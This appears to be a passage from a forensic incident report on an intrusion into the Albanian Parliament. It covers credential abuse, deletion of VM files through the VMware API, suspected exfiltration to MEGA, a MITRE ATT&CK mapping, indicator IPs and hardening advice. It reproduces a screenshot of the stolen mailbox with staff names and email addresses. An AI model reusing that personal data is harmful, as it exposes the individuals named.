>  3/10/26          2026-03-10T07:16:13.034Z INFO ssoAdminServer[137:pool-2-thread-21] [OpId=mebg4zif-2413456-auto-1fq8m-h5:70471623] [com.vmware.identity.admin.vlsi.PrincipalManagementServiceImpl] [User {Name: A
   8:16:13.034 AM   omain:[redacted]} with role 'Administrator'] Resetting local person user [redacted] password
                    host = [redacted]   source = ssoAdminServer.log   sourcetype = dgddbbdbd
>  3/10/26          2026-03-10T07:16:13.034Z INFO ssoAdminServer[137:pool-2-thread-21] [OpId=mebg4zif-2413456-auto-1fq8m-h5:70471623] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"\",\"time
   8:16:13.034 AM   0/2026 07:16:13 GMT\",\"description\":\"Resetting local person user [redacted]password\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.PrincipalManagement\"}
                    host = [redacted]   source = ssoAdminServer.log   sourcetype = dgddbbdbd
```

Figure Fpassword

Subsequently, successful access to vSphere is confirmed on 10/03/2026 at 09:06:54 AM from IP 1********* , indicating that the attacker maintained access even after changing the credentials.




```
>  3/10/26         2026-03-10T08:06:54.433Z INFO websso[83:tomcat-http--46] [CorId=1d55e53c-c14f-4eaf-921a-57a7baf00d34] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"03/1
   9:06:54.433 AM  0/2026 08:06:54 GMT\",\"description\":\"User [redacted] logged in with response code 200\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginSuccess\"}
                   host = [redacted]   source = websso.log   sourcetype = fssffsfs
```

Figure 20Successful access to vsphere

It is evident that on **10/03/2026** , from the internal host **1*********** (another tunnel), continuous

failed login attempts were made to vSphere in the interval **10:11:24 AM – 10:54:44 AM** , mainly with the user *******@******** .

the a ********* password was changed earlier at **08:16:13 AM** .



```
i  Time               Event
>  3/10/26            2026-03-10T09:54:40.598Z INFO websso[40:tomcat-http--3] [CorId=1314ec41-aa20-47ea-9041-89bdaf6e4b2c] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"0
   10:54:40.598 AM    3/10/2026 09:54:40 GMT\",\"description\":\"User [redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:54:38.549Z INFO websso[52:tomcat-http--15] [CorId=54fcf0e7-d283-4785-83e5-ddd95f618200] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"
   10:54:38.549 AM    3/10/2026 09:54:38 GMT\",\"description\":\"User [redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:43:19.182Z INFO websso[84:tomcat-http--47] [CorId=a783bf15-04ba-45de-ad76-d457731867c7] [auditlogger] {\"user\":\"[redacted],\"client\":\"[redacted]\",\"timestamp\":\"03/
   10:43:19.182 AM    0/2026 09:43:19 GMT\",\"description\":\"User [redacted] failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:11:52.785Z INFO websso[45:tomcat-http--8] [CorId=212ffcb2-c97b-4c53-a9d2-1f68a2fc3e87] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted],\"timestamp\":\"0
   10:11:52.785 AM    3/10/2026 09:11:52 GMT\",\"description\":\"User [redacted]failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:11:35.546Z INFO websso[65:tomcat-http--28] [CorId=ff2d0d0d-6d2c-4949-a5c8-f01fd658f184] [auditlogger] {\"user\":\"n/a\",\"client\":\"[redacted],\"timestamp\":\"03/10/2026 09:11:35 GMT
   10:11:35.546 AM    \",\"description\":\"User n/a[redacted] failed to log in: Forbidden\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:11:32.393Z INFO websso[76:tomcat-http--39] [CorId=df1bca27-b142-4344-a73f-8771d9f0a298] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"
   10:11:32.393 AM    3/10/2026 09:11:32 GMT\",\"description\":\"User [redacted]failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:11:27.115Z INFO websso[38:tomcat-http--1] [CorId=967e868f-78e9-49bd-9c84-fbfc2e1b67b6] [auditlogger] {\"user\":\"[redacted]\",\"client\":\"[redacted]\",\"timestamp\":\"0
   10:11:27.115 AM    3/10/2026 09:11:27 GMT\",\"description\":\"User [redacted]failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
>  3/10/26            2026-03-10T09:11:24.654Z INFO websso[77:tomcat-http--40] [CorId=f13d4ed9-17c0-4c4a-bfb9-960dc352f5d4] [auditlogger] {\"user\":\"[redacted],\"client\":\"[redacted]\",\"timestamp\":\"
   10:11:24.654 AM    3/10/2026 09:11:24 GMT\",\"description\":\"User[redacted]failed to log in with response code 401\",\"eventSeverity\":\"INFO\",\"type\":\"com.vmware.sso.LoginFailure\"}
                      host = [redacted] | source = websso.log | sourcetype = asvsvaasvvsa
```

Figure 21Other failed attempts


Regarding the manual deletion of VM files (e.g. *.vmdk, *.vmx*), direct activity is recorded in the ESXi datastore.

The first identified moment is on **10/03/2026 at 10:40:19 AM** , where the deletion of files begins.

On the host ********** the API was called:


vim.FileManager.deleteFile, which is used to directly delete files in the datastore.

This action confirms that the deletion was performed manually via the VMware API, indicating intentional interference with the infrastructure.



```
3/10/26           --> /SessionStats/SessionPool/Id='52500013-1471-6aea-05e1-64b72aead0fb'/Username='[redacted]'/PropertyCollector/SetDoneTime/min 0
10:40:19.729 AM   ... 90 lines omitted ...
                  --> ThreadState/ThreadId/6791/State/Task::session[5262eefb-7a04-d621-b3ea-ac471433df3d]52fb64e7-238b-d793-0e70-55a859a50559::CatalogSyncManager::vim.vslm.vcenter.CatalogSyncManager.queryCatalogChange::526
                  2eefb-7a04-d621-b3ea-ac471433df3d(52a43a5e-78ac-80e3-a58e-21ef378e85d6)/State/RPC::vim.vslm.host.CatalogSyncManager:catalogSyncManager::[redacted]::vim.vslm.host.CatalogSyncManager.queryCatalo
                  gChange
                  --> ThreadState/ThreadId/6805/State/Task::lro-44::::VpxdInvtHostSyncHostLRO.Synchronize::/State/RPC::vpxapi.VpxaService:vpxa::v[redacted]:vpxapi.VpxaService.getChanges
                  --> ThreadState/ThreadId/6809/State/Task::task-1269377:[redacted]:vim.FileManager.deleteFile::
                  --> ThreadState/ThreadId/6816/State/Task::task-1307005::::Recover Txn::
                  Show all 112 lines
```

Figure 22This event marks the first identified moment of file deletion in the datastore.




```
>  3/10/26          --> /SessionStats/SessionPool/Id='52409c0c-4200-6e86-cec1-8f2e27d1a7de'/Username='[redacted]'/PropertyCollector/ComputeGUReqTime/min 0
   10:50:39.729 AM  ... 117 lines omitted ...
                    --> ThreadState/ThreadId/6802/State/Task::lro-6261::PerfMgr::vim.PerformanceManager.queryStats::52812b3d-435f-2ffb-1c3e-ca1d2290ce87(52f6a6d5-e8f8-f0ae-9bf6-eefb397043c0)/State/RPC::vpxapi.VpxaService:v
                    a::[redacted]:vpxapi.VpxaService.queryBatchPerformanceStatistics
                    --> ThreadState/ThreadId/6805/State/Task::lro-44::::VpxdInvtHostSyncHostLRO.Synchronize::/State/RPC::vpxapi.VpxaService:vpxa::[redacted]::vpxapi.VpxaService.getChanges
                    --> ThreadState/ThreadId/6809/State/Task::task-1269377::[redacted]::vim.FileManager.deleteFile::
                    --> ThreadState/ThreadId/6810/State/Task::lro-6879::imageConfigManager-52010::vim.host.ImageConfigManager.queryHostImageProfile::52812b3d-435f-2ffb-1c3e-ca1d2290ce87(52f6a6d5-e8f8-f0ae-9bf6-eefb397043c0
                    State/RPC::vim.host.ImageConfigManager:imageConfigManager::[redacted]:vim.host.ImageConfigManager.queryHostImageProfile
                    Show all 160 lines
                    host = [redacted]  source = vpxd-profiler.log  sourcetype = bdbbddbbd

>  3/10/26          --> /LroStats/Type='23VpxdInvtHostSyncHostLRO'/ProcessVmChangesTime/total 137
   10:45:29.727 AM  ... 243 lines omitted ...
                    --> ThreadState/ThreadId/6791/State/Task::session[5262eefb-7a04-d621-b3ea-ac471433df3d]52fb64e7-238b-d793-0e70-55a859a50559::CatalogSyncManager::vim.vslm.vcenter.CatalogSyncManager.queryCatalogChange::5
                    2eefb-7a04-d621-b3ea-ac471433df3d(52a43a5e-78ac-80e3-a58e-21ef378e85d6)/State/RPC::vim.vslm.host.CatalogSyncManager:catalogSyncManager:[redacted]:vim.vslm.host.CatalogSyncManager.queryCata
                    gChange
                    --> ThreadState/ThreadId/6805/State/Task::lro-44::::VpxdInvtHostSyncHostLRO.Synchronize::/State/RPC::vpxapi.VpxaService:vpxa::[redacted]:vpxapi.VpxaService.getChanges
                    --> ThreadState/ThreadId/6809/State/Task::task-1269377::[redacted]:vim.FileManager.deleteFile::
                    --> ThreadState/ThreadId/6814/State/Task::lro-3864::imageConfigManager-52010::vim.host.ImageConfigManager.queryHostImageProfile::52812b3d-435f-2ffb-1c3e-ca1d2290ce87(52f6a6d5-e8f8-f0ae-9bf6-eefb397043c0
                    State/RPC::vim.host.ImageConfigManager:imageConfigManager::vdi-srv-2.parlament.al::vim.host.ImageConfigManager.queryHostImageProfile
                    Show all 257 lines
                    host [redacted]  source = vpxd-profiler.log  sourcetype = bdbbddbbd
```

Figure 23activity continuation on the same host

Regarding the data extraction, based on the publications made in the Telegram group, it is suspected that the MEGA platform was used, a platform that has been used in previous attacks by malicious actors.



Inbox

From	Subject	To	Sent
Metin.Barxhaj@parlament.al	RE: Dorezim dokumentacioni.	"Merita Fanko" <Merita.Fanko...	3/4/2026 4
Muhamet.Ukperaj@parlament...	dok	"Aneta Ndreu" <Aneta.Ndreu...	3/4/202
Muhamet.Ukperaj@parlament...	vert	"Aneta Ndreu" <Aneta.Ndreu...	3/4/20
Muhamet.Ukperaj@parlament...	dok	"Aneta Ndreu" <Aneta.Ndreu...	3/4/
Klea.Korra@parlament.al	Njoftim për seancë plenare da...	"Deputetet" <Deputete@parla...	3
Muhamet.Ukperaj@parlament...	peri	"Aneta Ndreu" <Aneta.Ndreu...	
Muhamet.Ukperaj@parlament...	pro	"Aneta Ndreu" <Aneta.Ndreu...	
Muhamet.Ukperaj@parlament...	proc	"Aneta Ndreu" <Aneta.Ndreu	
Marinela.Skenderaj@parlame...		"Administrata" <Staf@parl	
Klea.Korra@parlament.al	Njoftim për seancë plenare da...	"Deputetet" <Deputete	
Komisioni.Ligje@parlament.al	Njoftim per mbledhjen e Komi...	"Ulsi Manja" <Ulsi.Mar	
Merita.Fanko@parlament.al	Dorezim dokumentacioni.	"Administrata" <Staf	
Riana.Nikaj@mfa.gov.al	Mbi aplikimin per pasaporte d...	fidel.kreka@parla	
Merita.Fanko@parlament.al	FW: Programit Institucional "A...	"Marinela Skend	
Merita.Fanko@parlament.al	FW: Zhvillimi profesional dhe ...	"Marinela Ske	
Ermira.Koka@parlament.al	Masat disiplinore 19 shkurt 20...	"Aneta Ndre	
Klea.Korra@parlament.al	Programi dhe kalendari i puni...	"Deputet	
Justina.Jaku@parlament.al	RE: kerkese	"Aneta	

Path : C:\Users\Administrator\Documents\MEGA downloads\PARL All30Days\

From : Klea Korra <Klea.Korra@parlament.al>

To : "Deputetet" <Deputete@parlament.al>; "Administrata" <Staf@parlamen

Cc : "Genci Gjoncaj" <Genci.Gjoncaj@parlament.al>; paradhomamshmp@krye

Bcc :

Subject : Njoftim për seancë plenare datë 5.3.2026, ora 10:00

Attachment(s) : Urdhër nr. 16, datë 3.3.2026.pdf Rendi i ditës 5.3.2026.pdf image002.j


Bashkëlidhur, ju dërgoj Urdhrin e Kryetarit për mbledhjen e Kuvendit në seancë

Ju faleminderit,
Me respekt,

Klea KORRA
Shërbimi i Seancës Plenare
Kuvendi i Shqipërisë
Bulevardi Dëshmorët e Kombit nr.4, Tiranë
email: klea.korra@parlament.al


Figure 24Data extracted by malicious actors

From an investigation into traffic to this platform, traffic was identified from March 3 to March 9:



```
Message : timestamp="2026-03-06T04:38:58+0100" device_model=[redacted] device_serial_id=[redacted] log_id="[redacted] log_type="Firewall"
log_component="Firewall Rule" log_subtype="Allowed" log_version=1 severity="Information" duration=91 fw_rule_id=[redacted] fw_rule_name="[redacted]
[redacted] fw_rule_section="Local rule" nat_rule_id="53" nat_rule_name=[redacted] fw_rule_type="[redacted] gw_id_request=2
gw_name_request="Default Gateway" app_filter_policy_id=6 app_name="Mega" app_risk=3 app_technology="Client Server" app_category="File Transfer"
ether_type="Unknown (0x0000)" in_interface="Port1" out_interface="Port8" src_mac="[redacted] dst_mac="[redacted] src_ip="[redacted]
src_country="R1" dst_ip="66.203.125.13" dst_country="LUX" protocol="TCP" src_port=51402 dst_port=443 packets_sent=10 packets_received=11 bytes_sent=4506
bytes_received=1914 src_trans_ip="[redacted] src_zone_type=[redacted] src_zone=[redacted] dst_zone_type="WAN" dst_zone="WAN" con_event="Stop" con_id="3393729589"
hb_status="[redacted] app_resolved_by="Signature" app_is_cloud="TRUE" classification="New" qualifier="New" in_display_interface="Port1"
out_display_interface="Port8" log_occurrence="1"
```

Figure 25Suspected exfiltrate traffic



```
Message : timestamp="2026-03-06T11:50:39+0100" device_model=[redacted] device_serial_id="[redacted] log_id="[redacted] log_type="Content Filtering"
log_component="HTTP" log_subtype="Allowed" log_version=1 severity="Information" fw_rule_id="[redacted] fw_rule_name=[redacted]
fw_rule_section="Local rule" web_policy_id=4 http_category="Personal Network Storage" http_category_type="Acceptable" url="https://mega.nz" src_ip="[redacted]
dst_ip="31.216.144.5" protocol="TCP" src_port=52574 dst_port=443 bytes_sent=2218 bytes_received=3884 domain="mega.nz" http_status="0" con_id=3613592064
app_name="Mega" app_is_cloud="TRUE" used_quota="0" src_zone_type="[redacted] src_zone="[redacted] dst_zone_type="WAN" dst_zone="WAN" src_country="R1"
dst_country="LUX" app_risk=3 app_category="File Transfer"

Message : timestamp="2026-03-06T11:50:39+0100" device_model="[redacted]device_serial_id=[redacted]log_id=[redacted] log_type="Firewall"
log_component="Firewall Rule" log_subtype="Allowed" log_version=1 severity="Information" duration=73 fw_rule_id="[redacted] fw_rule_name="[redacted]
 fw_rule_section="Local rule" nat_rule_id="46" nat_rule_name="[redacted] fw_rule_type="[redacted]gw_id_request=2
gw_name_request="Default Gateway" web_policy_id=4 ips_policy_id=3 app_filter_policy_id=1 app_name="Mega" app_risk=3 app_technology="Client Server"
app_category="File Transfer" ether_type="Unknown (0x0000)" in_interface="Port1" out_interface="Port8" src_mac=[redacted] dst_mac="[redacted]
src_ip="[redacted]src_country="R1" dst_ip="31.216.144.5" dst_country="LUX" protocol="TCP" src_port=52574 dst_port=443 packets_sent=9 packets_received=9
bytes_sent=2218 bytes_received=3884 src_trans_ip="134.0.32.74" src_zone_type=[redacted] src_zone="[redacted] dst_zone_type="WAN" dst_zone="WAN" con_event="Stop"
con_id="3615908015" hb_status="[redacted] app_resolved_by="Signature" app_is_cloud="TRUE" classification="New" qualifier="New" in_display_interface="Port1"
out_display_interface="Port8" log_occurrence="1"
```

Figure 26Exfiltrate traffic

MITRE ATT&CK – Identified Techniques

Based on preliminary analysis of the incident, the threat actor's activity matches several techniques of the **MITRE ATT&CK framework** :

Tactics (MITTER)	ID Tactics	TECHNIQUES	Activity Description
Initial Access	T1078	Valid Accounts	The attacker gained initial access to the network through the use of compromised VPN credentials of a third party that provides services to the institution.
Lateral Movement	T1021	Remote Services	After entering the network, the threat actor used an internal server as a **jump host** to move to other systems within the infrastructure.
Persistence	T1053	Scheduled Task / Job	There are indications for creating persistence mechanisms to maintain access to the system even after system restarts or administrative interventions.
Defense Evasion	T1070	Indicator Removal on Host	The attacker may have manipulated or deleted system logs and artifacts to reduce the footprint of their activity on the host.
Command and Control	T1071	Application Layer Protocol	Communication with the command and control infrastructure is carried out through common application protocols to mask traffic and avoid detection.
Exfiltration	T1567.002	Exfiltration to Cloud Storage	There are indications of **possible data exfiltration to the Mega cloud platform (Mega.nz)** using legitimate file-sharing services to transfer data outside the institution's network.

INDICATORS OF COMPROMISE

IP: 107.189.22.170 NL
IP: 87.121.162.182 AL

STRATEGIC RECOMMENDATIONS FOR STRENGTHENING CYBER SECURITY:

1. Strengthening authentication and access management mechanisms

- Mandatory implementation of Multi-Factor Authentication (MFA) for all remote access and for users with administrative privileges. Activation of 2FA/MFA (Multifactor Authentication) in OnPrem and Cloud authentication tools. Traffic filters should be applied in the case of remote access of hosts (employees/third parties/clients). This technique should be implemented securely through encryption tunnels using the following techniques: 1- IPSEC or SSL, 2 - IPSEC tunnels should be configured using the IKEv2 format and at least symmetric encryption should be implemented using AES 256 algorithms and asymmetric keys with RSA 2048 bit length, 3- Meanwhile, remote access should be accompanied by: a) Traffic fluctuation analysis, b) 2FA authentication, c) Implementation of zero-trust architecture.
- Improving Identity and Access Management (IAM) and Privileged Access Management (PAM) systems. Design the solution for user access management "Identity Access Management" and "Privileged Access Management" to control user identity and privileges in real time according to the "zero-trust" principle.

2. Management and control of third-party access

- Establishing mandatory security standards for companies and partners that provide services to state institutions.
- Continuous monitoring of third-party access activities to institutional infrastructures.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers) and enable 2FA/MFA for this access.

3. Increasing the monitoring and detection capacities of incidents. (improvement and automation of detection processes)

4. Improving network security architecture (Zero Trust Network Architecture)

- Implementing advanced network segmentation to limit possible lateral movement of attackers.
- Increased control over administrative access and isolation of critical systems.
- Review of configured network policies

5. Blocking public access to Windows Exchange Server On-Prem. Immediate migration to Microsoft 365 online is recommended.

6. Review security policies for storing passwords. Password expiration policy. User passwords should expire periodically, with a maximum period of 90 days. Users should also be required to change their password upon first login after account creation, to prevent the use of temporary credentials.

7. Network topology documentation. Strengthen network architecture through logical and physical segmentation and microsegmentation by limiting lateral access.
8. Implementing a DMZ for WEB servers. Web servers and public services should be placed in an isolated area of the network (DMZ – Demilitarized Zone). This separates access from outside and inside the organization and ensures that no server in the DMZ has direct communication with Domain Controllers.
9. Review of all Active Directory policies.
10. Immediate changes to the credentials for using systems and platforms in the IT infrastructure.
11. Apply remote access policies to Active Directory.
12. **Applying the Tier-ing model in the context of Active Directory,** to categorize user accounts, devices, and services into different levels. This approach helps reduce the attack surface and isolate compromises.
    Tier 0 - Identities and systems with maximum privileges. Control AD. Domain Controllers, AD Admins, PKI Servers
    Tier 1 - Server and application administration. Application servers, SQL, Exchange, File Servers
    Tier 2 - End-user device management. Workstations, laptops, printers